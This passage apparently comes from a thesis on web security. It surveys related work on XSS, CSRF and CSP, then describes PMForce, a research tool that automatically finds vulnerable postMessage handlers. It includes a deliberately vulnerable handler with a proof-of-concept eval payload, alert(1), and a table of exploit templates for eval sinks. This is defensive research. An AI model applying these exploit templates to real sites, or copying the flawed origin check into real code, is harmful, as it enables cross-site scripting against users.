In 2015, Stock et al. [117] investigated the complexity of XSS flows, concluding that a significant fraction of flows are relatively simple in nature.

The privacy dangers of HTTP were highlighted by Sivakorn et al. [110] through an analysis of information leakage of cookies in the presence of a passive network attacker, concluding that 15 of 26 top-ranked domains were, in fact, leaking sensitive user data due to the lack of deployed HSTS. Lekies et al. [68] analyzed the danger of Cross-Site Script Inclusion vulnerabilities on 150 high-ranked domains, finding 40 vulnerable Web applications which allow an attacker to exfiltrate sensitive data, e.g., access tokens. These could, in turn, be used to conduct targeted XSS attacks. In 2011, Richards et al. [103] conducted an analysis of the dangerous use cases of JavaScript's `eval`, concluding that a wide variety of uses can be replaced with more secure alternatives, thus preventing potential vulnerabilities altogether. We can verify that eval is frequently erroneously used in our analysis of the threat of persistent client-side XSS as discussed in Chapter 6. In contrast to classical XSS injections, Arshad et al. [3] presented the first large-scale analysis of Relative Path Overwrite flaws, which allow an attacker to inject style directives into a Web application, enabling scriptless attacks [44].

In the domain of CSRF vulnerability detection, Pellegrino et al. [97] and Calzavara et al. [17] presented techniques for automatically finding server-side CSRF vulnerabilities. Recently, Khodayari et al. [52] presented the first study of the threat of client-side CSRF, analyzing 106 Web applications and finding forgeable requests in 87 of them. While this work uses a static approach and considers the URL as attacker-controllable, in Chapter 5 we present a dynamic analysis capable of finding client-side CSRF vulnerabilities stemming from polluted prototypes.

## 3.2 Dynamic Program Analysis Techniques

In Chapter 4 and Chapter 5, we apply concepts such as forced and concolic execution to the problem space of finding vulnerabilities in client-side Web applications. Naturally, we are not the first to apply such dynamic program analysis techniques to the Web domain, as they have been shown to lead to successful outcomes in various other domains.

Related work showed the applicability of these techniques to LLVM IR that is interpreted symbolically, as is the case for KLEE [16], or work that directly used

binaries as with S2E [22] and Mayhem [20]. A recent work of Poeplau et al. [101] showed promising results in increasing the performance of symbolic engines by compiling instrumentation code into the binary rather than running the code on a symbolic interpreter.

Moving to the Web domain, the usage of such techniques to find vulnerabilities already started in 2010, when Saxena et al. [107] presented their symbolic execution engine, patched into WebKit, allowing them to find injection vulnerabilities in websites automatically. In 2014, Li et al. [69] presented a symbolic engine that allows us to analyze Web pages by exploring registered event handlers, guided by a taint engine, and allowed for symbolic handling of DOM interactions.

Besides applications that aim at uncovering security issues, similar techniques were used to analyze potentially malicious JavsScript code. Kolbitsch et al. [57], utilized symbolic execution for malware detection and reduced the overall needed number of execution runs by introducing a concept called Multi Execution. This mechanism allows their execution to cover multiple symbolic paths within a single execution run. On a similar note, Hu et al. [47] used forced execution to investigate whether a provided piece of JavaScript code was malicious. In 2017, Kim et al. [54] unveiled the necessity to handle missing DOM elements in such analyses, as malicious behavior could be missed, e.g., due to crashes induced by such missing elements. Their engine allows to analyze bigger portions of the program's behavior, leading to an overall more precise analysis.

Unfortunately, all of the symbolic/force execution engines presented until now heavily rely on browser modifications. With the rapid changes of browser code, any such analysis quickly becomes obsolete as code is refactored and new features hit mainstream browsers while others get deprecated over time. To mitigate such issues, symbolic/force execution engines that rely on code instrumentation such as the one from Loring et al. [74] seem to be promising as changes to the JavaScript language appear to be less frequent compared to changes in browser engines.

The applicability of such techniques to the Web domain also heavily relies on our ability to express path constraints exhibited by the website to be solvable in a constraint solving language. Plenty of research enabled us to gain meaningful insights into a considerable fraction of the behavior of Web applications [146, 107, 121, 74]. Yet, as we discuss in more depth in Chapter 8, we see evidence that current capabilities still fall short in some regards due to several hardships that directly stem from the Web ecosystem and JavaScript in particular [73].

## 3.3 Security Mechanisms for the Web

The Content Security Policy was intended to provide developers with means to tackle the omnipresent threat of XSS and was first proposed by Stamm et al. [114] in 2010. Since then, it has been the subject of many studies over the years. In 2013, Doupé et al. [30] presented an automated tool that separates code and data in ASP.net applications, allowing for easier deployments of the Content Security Policy. On a similar note, Calzavara et al. [19] proposed changes to the Content Security Policy to allow third-parties to contribute to the process of assembling a Content Security Policy via elaborate policy composition strategies.

Yet, Weissbacher et al. [140] conducted a longitudinal analysis of CSP deployment, showing virtually no adoption. While follow-up studies from Weichselbaum et al. [138] and Calzavara et al. [18] indicated an increase in CSP deployment, they both independently showed the vast majority of policies are insecure. Most recently, Roth et al. [105] analyzed the historical evolution of CSPs for 10,000 sites, documenting how site operators struggle to secure their CSPs and often either give up entirely; or fall back to trivially bypassable policies. While attempts have been made to ease the deployment of CSP through automatic generation [96], this has also not caused a significant uptick. Yet, research did not delve any further than measuring the (insecure) adoption of this mechanism. To gain insights into the potential roadblocks that developers face when trying to deploy the Content Security Policy, we analyze how third-party behavior impacts the first party's ability to have non-trivially bypassable policies in Chapter 7.

Besides analyses of already deployed security mechanisms, our community also proposed several defense mechanisms that could alleviate some of the issues discussed throughout this thesis.

In 2012, Lekies et al. [65] applied simple heuristics to survey the use of local storage, concluding that there are cases in which HTML or JavaScript code is stored in local storage. To mitigate the associated risks, the authors propose a JavaScript-based solution that wraps local storage functionality and checks the integrity of items before they are returned from the storage API. Although the authors did not evaluate the practicability of real-world attacks, the general idea of the defense mechanism applies to a multitude of the vulnerable use-cases observed in Chapter 6.

In 2015, Zheng et al. [145] analyzed the general risks associated with the lack of integrity of cookie data. Their threat model also covers a network and Web Attacker, which allows them to find instances of session hijacking, history stealing, and even XSS flaws. From their discussion of these flaws, however, it remains unclear whether these were caused by insecure server- or client-side code.

In 2018, Van Acker et al. [125] evaluated the concept of Origin Policies, assisting developers in enforcing baseline security policies within an origin. They provide a formal framework to combine origin policies and present a prototype pipeline that showcases the feasibility and security improvements of such an approach. In a recent work of ours [S1], we were able to show that inconsistent use of security-relevant mechanisms is prevalent throughout a given eTLD+1. To mitigate such inconsistent deployments, we propose Site Policy in a work that is not part of this thesis, which is an extension to the Origin Policy proposal. It allows developers to configure a baseline security policy for their complete site. Once such a site-wide security policy is set up by the developer, we show that we can automatically reason about possible inconsistent deployments of security mechanisms, providing developers with support in ridding their application from security issues introduced via cross-origin inconsistencies. Similar to our analysis on intra-site inconsistencies, Mendoza et al. [78] investigated differences between desktop and mobile versions of Web applications, showing grave inconsistencies between deployed security headers, giving attackers an increased attack surface.

Another approach to tackle client-side XSS is extending the taint tracking approach from Lekies et al. [67] to the parser level. In doing so, Stock et al. [116] were able to prevent tainted values from being interpreted as code, thus stopping all previously

verified cases of reflected client-side XSS. Yet such an approach would not work to protect against the threat of persistent client-side XSS, as discussed in Chapter 6. We encountered benign use-cases in which developers want to cache their code in the client-side storage mechanism. Thus we could not treat those values as tainted without breaking functionality. The same holds for vulnerable postMessage handlers as discussed in Chapter 4. However, we could use the same techniques to prevent against prototype gadgets, which we discuss in Chapter 5. Here, we find that no benign use-case mandates any flow from a value defined on a prototype to a dangerous sink, allowing us to prevent such flows altogether using a similar approach.

## 3.4 Script Inclusion Practices & Third-Party Measurements

The security impact of third parties has been the subject of research since at least 2012. Back then, Nikiforakis et al. [90] measured the script inclusion behavior of the Top 10,000 websites showing that *first-party* inclusion decisions can vastly impact the security of the including site. While this study examines the included resources based on their origin, work from Yue et al. [144] also investigated the structural properties of dynamically added code. Kumar et al. [63] started to focus more on the structure of such script inclusions and introduced the concept of implicit trust. They show that a quarter of the top 1 million sites are blocked from deploying HTTPS due to their inclusions. The risks of including outdated libraries were analyzed by Lauinger et al. [64], showing that 37% of the top 75,000 sites include at least one library containing a vulnerability. The dangers associated with malicious links contained in such inclusion chains were highlighted by Arshad et al. [2]. To tackle this problem, they proposed an in browser-solution detecting malicious links, thus, protecting end-users. In 2019, Ikram et al. [49] investigated how often malicious inclusions happen over implicit trust relations in the Alexa top 200,000. Based on their longitudinal analysis, they find that 95% of included parties carry over to the next day. Musch et al. [S2] highlighted the threat of third-party caused XSS vulnerabilities and provided a client-side library that automatically mitigates all third-party caused vulnerabilities.

Our work, as detailed in Chapter 7 is similar to the study of Kumar et al. [63], as they analyze how third-party behavior impacts the site's ability to fully deploy HTTPS. Yet, we analyze how the third parties impact the site's ability to mitigate XSS and unwanted inclusions via the Content Security Policy.

Virtually all of the related works on script inclusion practices consider the eTLD+1 as the boundary between first- and third-party code. Unfortunately, we are able to show that modern Web applications frequently invalidate such assumptions due to the logical separation of hostnames that are operated by the same entity.

Recently, Urban et al. [123] showed the importance of considering page behavior beyond the front page, which we apply to our measurements where feasible.

# 4

# Automatic Detection of Vulnerable postMessage Handlers

In this chapter, we show that a steep increase in the amount of postMessage handlers found in the wild necessitates automated means of assessing the security of such handler functionality. PostMessage handlers have been shown to be a prime suspect of introducing XSS, and state alteration vulnerabilities in client-side Web applications [112]. Yet, prior efforts were limited to manual analysis of such functionalities, leaving us in the dark about how this threat has evolved since it was initially studied in 2013.

Thus, we present the first automated platform capable of finding postMessage vulnerabilities in the wild and update prior knowledge in this domain while showcasing an abundance of vulnerabilities even in top sites.

To do so, we first discuss how we employ forced execution and dynamic taint propagation to extract security-relevant program traces. We explain how we augment such traces with what we call Exploit Templates, allowing us to build proof of concept postMessages that we can validate to induce malicious behavior. With this system in place, we then report on our study of the prevalence of postMessage based vulnerabilities in the 100,000 most popular sites.

## 4.1 Detecting Vulnerable postMessage Handlers

In this section, we discuss our approach leveraging the concepts of forced execution and dynamic taint propagation to automatically extract security and privacy-related traces given a postMessage handler function as input. Furthermore, we explain how we leverage an SMT solver to automatically generate valid postMessages from these traces that trigger the observed functionality. Figure 4.1 depicts a vulnerable PM handler that serves as a running example throughout this section alongside an exploit that causes an alert to show. An attacker controlling a domain such as `example.com.attacker.com` can send a JavaScript object which has the `fn` property set to their payload via a postMessage to the frame that has this handler registered to execute the payload in the vulnerable origin (see line 16).

```
1  // running at example.com
2  (function(){
3  function isAllowedOrigin(origin){
4      return /example\.com/.test(event.origin);
5  }
6
7  function handler(event){
8      if(!isAllowdOrigin(event.origin))
9          return;
10     if(event.data && event.data.mode == 'eval')
11         eval(event.data.fn.split(',')[1])
12 }
13 window.addEventListener('message', handler);
14 })();
15 // running at example.com.attacker.com with vuln pointing to example.com
16 vuln.postMessage({mode: 'eval', fn:',alert(1)'}, '*')
```

**Figure 4.1:** Vulnerable postMessage Handler




**Figure 4.2:** Overview of PMForce

### 4.1.1 Overview

PMForce consists of three distinct modules, as depicted in Figure 4.2, that are automatically injected into every frame that we visit using the Chrome Dev Tools protocol [38]. We use the puppeteer Node.js framework [23] to steer our instances of Chromium. All the modules, except for the constraint solving routine, are implemented in JavaScript, which allows us to perform most of the necessary operation within the browser itself. As there exists no stable port of Z3 [79] for JavaScript, we implemented our constraint solving mechanism in python using `Z3Py`, which is exposed to the other modules via bindings through the Dev Tools protocol, thus accessible through the window object.

In the first step, we use forced execution and taint tracking to find potential flows from the postMessage object into sensitive sinks such as `document.write`, localStorage, and other postMessages. Furthermore, we track flows that stem from all client-side storage mechanisms to check for leakage of privacy-sensitive information.

In the second step, we use these traces to construct JS objects that, when sent as a postMessage, trigger the sensitive functionality and thus lead to code execution, manipulation of client-side state, or leak information about the client-side storages of the page. To that end, we introduce the concept of *Exploit Templates* and utilize those together with the path constraints found in the traces to generate exploit candidates using Z3 as an SMT solver.

As the last step, we validate that these candidate exploits indeed achieve our intended behavior by calling the unmodified handler code with our candidate exploit as input and checking whether the intended action (such as code execution) was successfully triggered.

```
1  // functionCode is the string representation of the function to force execute
2  let stage = new Iroh.Stage(functionCode);
3  let IFListener = stage.addListener(Iroh.IF);
4  IFListener.on("test", (e) => {
5          // shouldForceExecute returns true if this Basic Block should be forcefully
           ↪  executed in this program run
6      e.value = shouldForceExecute(e.hash);
7  });
8  // isNotStale returns true for as long as we can find new code while forcefully
   ↪  executing the program
9  while(isNotStale()){
10         eval(stage.script)
11 }
```

**Figure 4.3:** Using Iroh to Forcefully Execute a Basic Block

### 4.1.2 Forced Execution

We leverage the concept of forced execution, in which the control flow of a program is forcefully altered to explore as much code of the program as possible. While other works are making use of symbolic execution for JavaScript [107, 74], we only want to make use of the expensive step of constraint solving when we have found an interesting trace through the program. There exist various paths throughout one particular handler, which are not interesting from our point-of-view, which means that we also do not need to generate valid inputs that allow us to reach these points in the program.

To achieve this goal, we utilize the dynamic instrumentation framework Iroh [75] and extend its capabilities where necessary. Doing so allows us, among other things, to register callbacks that are triggered whenever conditionals are evaluated. More specifically, we can also change the results of any of the operations. Figure 4.3 represents a minimal code snippet that showcases how we can change the outcome of the conditional used within an If statement and thus can choose to either execute the consequence or the alternative. Similarly, we change the values of switch-case constructs to execute particular cases selectively. As a final control-flow altering step, we change the outcome of any expression that is lazily evaluated, i.e., if an OR is lazily evaluated, we change the value of the first expression to false and if an AND is lazily executed we change the value to true. This allows us to forcefully capture the full path constraints, which we need to solve later. In our concrete example of Figure 4.1 this means that we collect both the constraint that `event.data` must evaluate to true and that `event.data.mode` must be equal to the string `eval` as checked in line 10.

#### 4.1.2.1 Selective Forced Execution

While the initially registered postMessage handlers serve as an entry point into the code portion handling incoming messages, such handler code frequently calls into other pieces of the code, e.g., functions accessible in the scope of the handler to perform origin checks or further process the message. Thus, whenever we forcefully execute a call to a function that is not a native browser function, we instrument this code on the fly and execute our instrumented version instead. Since our instrumentation step relies on Iroh's

changes to the source code of the handler functions, the transformation loses all handles to variables defined in the scope where the initial function was defined. In our example, this means that once we have instrumented the initial handler function, any reference to `isAllowedOrigin` is lost, as this was only locally scoped inside the closure. To solve this issue, we execute our complete pipeline in the strict mode of JavaScript, such that non-existing variables lead to exceptions. We can then handle these exceptions by fetching the appropriate values, be it basic types, objects, or functions, from the appropriate scope, using the `Debugger` and `Runtime` domain of the Chrome DevTools Protocol [38]. Importantly, the return value of any of our instrumented functions might be dependent on further constraints on the event that is passed to the handler function. Considering our example in Figure 4.1, we only return true if the origin matches a particular regex. However, there is only an implicit data flow from `event.origin` to the return value of the function. To solve this issue, we emit all path constraints of the called function once we return and append those to the path constraints of the calling function.

#### 4.1.2.2 Side Effects

Naturally, forced execution of every possible path of the handler function incurs side effects to the page, e.g., change the DOM, add cookies, or change global variables. However, most of these side effects do not affect our further analysis, e.g., even if we change global values, they cannot prevent us from executing specific paths of the program as we are forcing path constraints anyway. Solely side effects that destroy the current execution context or remove elements from the DOM hinder our analysis. The most prominent example of such destructive behavior is a PM handler that is used for authentication, i.e., on a successful authentication, it sets a cookie and reloads the page. Reloading the page terminates all ongoing JavaScript executions and thus interrupts our analysis. To prevent this, we implement a navigation lock on the currently visited page and abort every navigational request using the Chrome DevTools Protocol [38]. Since our crawlers do not click on any elements, all navigational requests after the initial document load are byproducts of our forced execution and can thus be aborted without changing otherwise benign functionality of the document. As for removing elements from the DOM, we could find handlers that remove certain elements that could be abused if they are still present, e.g., a document.write on the document of a same-origin frame. If this element was removed during our force execution, any subsequent validation attempt would fail. Therefore, while forcefully executing the handler, we substitute such function calls with no operations.

### 4.1.3 Taint Analysis

While the forced execution allows us to reach interesting parts of the handler functionality, we still need to discuss how we can leverage it to find traces that are relevant to the security or privacy of the site. To achieve this goal, while we are forcefully executing different paths throughout the handler, we supply the handler function with a JavaScript `Proxy` object as input. Such proxy objects allow intercepting accesses to properties on the object. We utilize these traps to persistently capture all operations that the code

performs on the proxied object. Together with the dynamic execution engine Iroh and these traps, this builds a lightweight taint-engine which does not rely on modifications of the browser as, e.g., the taint engines of Lekies et al. [67], Melicher et al. [77], and Saxena et al. [108], and can selectively be applied to parts of the code. In the following, we discuss how different types of accesses on our Proxy objects need to be handled to ensure that we do not lose taint information and that we capture all necessary operations to allow for the automated generation of attack payloads.

#### 4.1.3.1 Base Types

The basic case deals with accessed values that are basic types; these might be strings or further JavaScript objects. Every proxy object maintains two internal structures, the first one being an identifier, which coming back to our example might be `event.data` or `event.data.mode`, and the operations that were executed on this specific element. This means that if we access a property, say `mode` on a proxy that represents `event.data`. We can create a new proxy that represents `event.data.mode` and remember all operations that were executed on the parent element inside the new object.

Naturally, since we start with no knowledge about the expected format of received postMessages for any handler, whenever we encounter properties that are not defined on a proxied object, we initialize those with empty objects. Additionally, we try to infer types of proxied properties based on the further usage throughout the program, e.g., if a string function is accessed on a proxied object, we correct our assignment from an empty object to a string and remember this typing information for later use when solving path constraints.

#### 4.1.3.2 Functions

When accessing native functions on objects, we need to ascertain that we remove our proxy layer on the arguments before calling the function, as the native functions only work on the underlying wrapped values. After the function call returns, we re-proxy the returned value and note that this native function was called on the proxied object in the internal data structure of the proxied object. When a function is called on a specific object, we not only need to remove the proxy layer for the arguments but also for the underlying object. In particular, it might be the case that both the object on which the function is called and an argument are proxied values. Any non-native function is instrumented on-the-fly and thus can handle our proxy objects as input.

#### 4.1.3.3 Symbols

Symbols are a way to define, e.g., custom iterators on objects [81]. When the program logic iterates over our proxies, they are accessed with the Iterator Symbol as a property. We leverage such accesses, to infer further type information and return an iterator that consecutively outputs further proxied objects that represent accesses to the different indices on the underlying object. While we can leverage this pattern to accommodate any of the currently specified symbols, we could only find that the iterator symbol was of use for our investigated handlers.

```
{
      "ops": [
        {
          "type": "ops_on_parent_element",
          "old_ops": [],
          "old_identifier": "event"
        },
        {
          "args": [
            0,
            8
          ],
          "type": "member_function",
          "function_name": "substring"
        },
        {
          "op": "===",
          "val": "https://",
          "side": "left",
          "type": "Binary"
        }
      ],
      "identifier": "event.origin"
}
```


**Figure 4.4:** Example Output of Taint Analysis

#### 4.1.3.4 Implicit Type Conversions

Similarly to Symbols, the native functions `toString` and `valueOf` need further considerations. These functions are commonly used to convert objects to the same type, which frequently happens when one of our proxied objects is part of a Binary Expression. Thus, we always return the underlying object when these functions are called and within our callbacks of Iroh discern whether the initial program issued this call; thus we need to add it to the operations of the proxy, or whether we caused it and it can, therefore, be omitted.

#### 4.1.3.5 Tainted Expressions

Provided with the means to handle all operations on such proxy objects, we still need to capture all those expressions in which proxy objects are used, e.g., an equality check to the string `eval` as is the case in our running example in Figure 4.1. For this, we resort to Iroh's callbacks, allowing us to hook, e.g., Unary and Binary Expression. We apply the corresponding operation to the underlying objects and return the updated proxy as result of the operation. We can then check whether we find any of our proxied objects as part of the conditionals of a control flow statement. Figure 4.4 shows a sample constraint extracted from a conditional, in which the handler function asserts that the origin is an HTTPS origin.

### 4.1.4 Solving Constraints

Our taint analysis allows us to precisely capture all accesses to the event object, thus, whenever we encounter a proxied object as part of a control flow-altering statement, we can add this object to the list of path constraints that would hypothetically need to be fulfilled for this execution path to execute without being forced. Once we encounter an access to a sink, e.g., `document.write` to find XSS, we generate a report containing all the collected path constraints (including negated constraints if we forced specific branches to be false) and the respective object that ended up in the sink and pass this information to our exploit generation engine.

The next step of PMForce consists of transforming our representation of function calls and expressions into Z3 clauses, these can then be attempted to solve and if successful provide us with assignments to our collected identifiers that execute the intended functionality. Even though JavaScript is a weakly typed language and is renowned for having various language quirks, we found that functionality used within real-world postMessage handlers can be reasonably well represented as Z3 clauses. In particular, a prime example of such hardships is that JavaScript allows for comparisons between arbitrary types. Fortunately, in handler functions, such implicit conversions are rarely part of the program logic.

We use our types inferred at runtime to instantiate Z3 variables with fixed types. For variables for which no type hints were recorded at runtime, we defer to treating them as strings. Further, we coerce types on the fly if we observe that two Z3 expressions appear to mismatch, e.g., when we guess that a variable is a string while it is actually compared against an integer, which can be done in JavaScript but lacks an implicit representation in Z3.

In the following, we discuss further considerations that allow us to represent common behavior using Z3 clauses.

#### 4.1.4.1 Automated Conversion to Boolean

In JavaScript, basically any value can be coerced to a boolean value on the fly. This pattern is regularly used to check for the existence of properties on objects, as is done in Figure 4.1 line 12. In Z3, however, clauses need to be real boolean values as there does not exist any implicit conversion (even though there exist explicit conversions such as `str.to.int`). To allow for the JavaScript shorthand to be representable in Z3, we introduce constraints on basic types that mimic the behavior of JavaScript. As an example, the empty string in JavaScript is treated as false, while a non-empty string is always treated as true. With these modifications to the clauses, we can emulate the behavior of the JavaScript engine for conditionals. While this automated conversion works for most use cases where the values are used inside conditionals, it does not work when the resulting value is further processed. Line 2 in Figure 4.5 highlights the pattern that a value is assigned to the first object that evaluates to true, a common practice to allow for cross-browser compatibility. Since this value used inside a Binary expression in line 3, coercing it to a boolean value does not work. Since we assume by default that an OR expression produces a boolean, we perform the coercion directly and only later notice that these values are not used as booleans, e.g., when accessing

further properties. However, once we use such a value outside of a conditional, we can correct this erroneous coercion. To that end, we introduce a helper variable that must be equal to either of the values and use this helper variable as a substitute for our wrongly coerced value. Coming back to the example, we then compare this helper variable against `https://foo.com` and correctly enforce that either `event.origin` or `event.originalEvent.origin` must match it.

#### 4.1.4.2 Regular Expressions

Even though Z3 supports the use of regular expressions, we need to transform JavaScript regular expressions into Z3 clauses automatically. We leverage an open-source regex parser[13] and transform the abstract representation into Z3 clauses. Additionally, we emulate the common behavior of JavaScript functions that use regular expressions in which the matched string can have arbitrary prefixes and suffixes as long as the regular expression does not force this explicitly using `^` and `$` respectively.

#### 4.1.4.3 String Functions

While Z3 supports various string operations due to work by Zheng et al. [146], functionality exhibited by postMessage handlers quickly exceeds the capabilities that Z3 offers natively. Therefore, we emulate the behavior of commonly used functionality, such as `split` or `search`. We use our collected handlers to find the functionality used in the wild. Since our underlying string solving logic does not incorporate all string functions that the JavaScript engine supports, we need to model some of the function calls with the underlying building blocks of the logic. As an example, the search function in JavaScript takes as input a regular expression and checks whether the given string contains a substring matching the regular expression and returns the index of the matching string. To emulate this behavior we introduce a helper variable, asserting that this variable is part of the language spanned by the regular expression, using our regex conversions and Z3's `ReIn`, and then return the index of said helper string in the original string using Z3's `indexOf` operation on strings. While we were able to accommodate most of the behavior found in these handlers, some of the used functionality lacks an explicit representation in Z3. One of the prime examples of behavior that cannot be supported by the current logic of strings is replacement with regular expressions. Although Z3 supports functionality which checks whether or not a string is part of a regular language, and supports string replace on strings, there is no generic way to express string replace with regular expressions with these building blocks. While these are clear limitations of our instantiation of PMForce, which stem from choosing a specific SMT solver, the underlying logics could accommodate such behavior[121].

#### 4.1.4.4 Non-existent Properties

We found that handler functions regularly check for the presence of objects which are not normally part of an incoming postMessage. Line 2 in Figure 4.5 shows such an example from the wild, where the `originalEvent` property is accessed, which

```
1 function handler(event){
2     let origin = event.originalEvent.origin || event.origin;
3     if(origin === 'https://foo.com')
4         // ...
5 }
```

**Figure 4.5:** Example of non-existing Property Usage and lazy-evaluation

is not standardized but rather added by libraries such as jQuery. However, some of the handlers are no longer registered via frameworks but rather directly added by using the `addEventListener` function; thus, the accessed property is merely an artifact of continuously evolving code. Naturally, properties other than `event.origin` and `event.data` cannot be abused by an attacker. Since our forced execution collects all constraints, i.e., also those that are part of lazy execution chains that would normally not be relevant, we end up with path constraints that incorporate clauses with identifiers that are not attacker-controllable. More specifically in the aforementioned example we would generate the constraint that either `event.origin` or `event.originalEvent.origin` must pass the origin check. For every property on the event object that cannot be influenced by the attacker, we thus emit additional constraints asserting them to be equal to the empty string. Doing so enforces that these properties coerce to false once used inside conditionals on their own. In our example this means that we force the SMT solver to disregard the non-tamperable property and thus find a valid assignment in the `event.origin` property.

## 4.2 Automatically Validating postMessage Security Issues

In this section, we discuss our exploit generation techniques. To that end, we first discuss how we use assignments from Z3 to reconstruct JavaScript objects, followed by our encoding of exploits as Z3 clauses. We then present how we automatically validate that the generated assignments exploit the handler functions to confirm the discovered vulnerabilities.

### 4.2.1 Translating Z3 Assignments to JavaScript

Since we use the access patterns as identifier for the Z3 string representation of our constraints, upon solving these constraints, we need to transform the mapping of identifiers to values back to the object that can be called with the handler functionality. For this, we recursively build up the object based on the access path of the identifier. Doing so might unveil imprecisions of our type inference/conversion from JavaScript to Z3. If we come back to our initial example of Figure 4.1, we have the constraint that `event.data` must evaluate to a true value and that `event.data.mode` must be set to a specific string. Since we represent `event.data` as a string value, due to the lack of other options, our assignments incorporate a non-empty string assignment of `event.data`. We add the assigned string of the parent element as another property of the object. This allows us to correctly handle those cases where the assigned strings are

necessary, e.g., a check on whether `event.data.toString()` contains a particular substring.

Similar to our taint analysis, which helps us to infer types of our identifiers, there exist cases in which additional typing information is part of our assignments. More concretely, we might have captured in our taint-analysis that `JSON.parse` was used on `event.data` prior to accessing further properties on the loaded object. In these cases, we emit further constraints that force the assignment of a variable representing the type of `event.data` to be JSON. When we encounter such further typing information once reassembling the assignments into a JavaScript object, we adjust the generated object to accommodate for this typing information, e.g., encode the subpart of the data object as JSON.

### 4.2.2 Exploit Templates

Until now, we have presented the complete pipeline, which allows us to collect and generate path constraints of security- and privacy-relevant program traces. This allows us to generate assignments that trigger said functionality but do not necessarily exploit them from an attacker's point of view.

To tackle this issue, we also collect the precise information of the operations applied to the proxy object that was used in the sink context and encode our payload as further constraints on the underlying object. For this step, we introduce what we call `Exploit Templates`, which is an abstraction on the context in which a specific exploit might trigger. For instance, the most basic Exploit Template could enforce that a string flowing into `eval` contains a payload, e.g., `alert(1)`. The constraint solver will then, along with other constraints that stem from the page, find an assignment that fulfills both the constraints of the handler as well as contains our payload. Such a basic template will most likely generate assignments that will not execute our payload, e.g., by generating syntactically incorrect JavaScript code that will then flow into eval. However, this simple example showcases a trade-off that our real templates need to balance; they must be as generic as possible to allow for as many constraints of the page as possible while ascertaining malicious behavior once successfully solved. The basic template is the most generic one there is, as we only ascertain that our payload is *contained* in the assignment, but, it fails to ensure exploitability.

Adding further constraints to the path constraints, however, means that chances that the exploit generation terminates in a reasonable amount of time diminishes. To allow for the analysis to finish without timeouts, we apply each template in a separate query to the SMT solver and refrain from using constraints that are difficult to solve, i.e., regular expressions, in the Exploit Templates. We restrict operations induced by the Exploit Templates to `startsWith` and `endsWith` constraints of fix strings and only enforce that origins must start with either `http://` or `https://` as there is no way to express a valid origin using these restrictions. This allows us to solve most of the path constraints found in the wild augmented with our Exploit Templates in less than 30 seconds. We defer the discussion of timed-out attempts to Section 8.2.1.

Other approaches on finding client-side XSS [67, 77] generate exploits in a manner that is only sensitive to the syntactic structure of the data passed to the sink, but not

| | regular expression | sample code context |
|---|---|---|
| T1 | `/^alert\(1\)\/\*(.*)\*\/$/` | `if(event.data.indexOf('foobar') !== -1){ eval(event.data) }` |
| T2 | `/^\(alert\(1\)\/\*(.*)\*\/\)$/` | `if(event.data.indexOf('foobar') !== -1){ eval('('+event.data+')') }` |
| T3 | `/^\/\*(.*)\*\/alert\(1\)$/` | `if(event.data.indexOf('foobar') !== -1){ eval(event.data) }` |
| T4 | `/\.toString\(\),alert\(1\)$/` | `eval('globalLib.' + event.data.fun)` |
| T5 | `/=1,alert\(1\)$/` | `eval('foo=' + value)` |
| T6 | `/\(function\(\){alert\(1\)}\)\(\);\/\/(.*)/` | `let fun = eval('function(){' + value + '}')` |

**Table 4.1:** Exploit Templates used

to the constraints needed to even reach the sink. As we observe in practice, though, path constraints regularly impose restrictions on the generated payload, leaving current techniques inapt. In the following, we discuss the considerations that lay the foundation of our different types of Exploit Templates, i.e., templates for XSS and those for client-side state manipulation.

#### 4.2.2.1 XSS Templates

The overall goal of our XSS Templates is to impose restrictions on the object that ends up in a sink such that an attacker can execute arbitrary code in the page while allowing as many degrees of freedom as possible concerning the exact circumstances. In general, we distinguish two cases depending on whether the sink that is accessed is an HTML executing sink (e.g., innerHTML) or a JavaScript sink (e.g., eval). Since HTML parsers are lenient in the way that they parse HTML and allow for various errors (e.g., auto-closing elements if end tags are not found, or parsing of broken tags) the former case can be solved relatively easy by resorting to so-called XSS polyglots [33]. These are payloads intended to break out of as many contexts as possible, before adding pieces of HTML code that then execute the XSS payload. In these cases, our very simple constraint that only enforces that the payload is contained in the string that ended up in the sink suffices. Contrarily for JS, parsers strictly check the syntax and incorrectly breaking out of the current context would violate the syntax. Therefore, we apply various Exploit Templates to capture as many contexts as possible. A common check enforced by sites is that the string that is used inside eval must contain a site-specific substring. A generic template that would capture such a context would essentially ascertain that the string starts with our payload, followed by a JavaScript comment. This template allows the constraint solver to add any arbitrary string at the end, and the comment asserts that anything appended does not tamper with the exploitability.

Table 4.1 presents the Exploit Templates that we consider for JavaScript sinks. We extracted those templates from manual inspection of various postMessage handlers and for each of the templates we provide an example code context that shows how the encountered handlers incorrectly used the values received via postMessages. Note that the templates are represented as regular expression for brevity, yet, our implementation treats them as startsWith and endsWith constraints for performance reasons.

#### 4.2.2.2 State Manipulation Templates

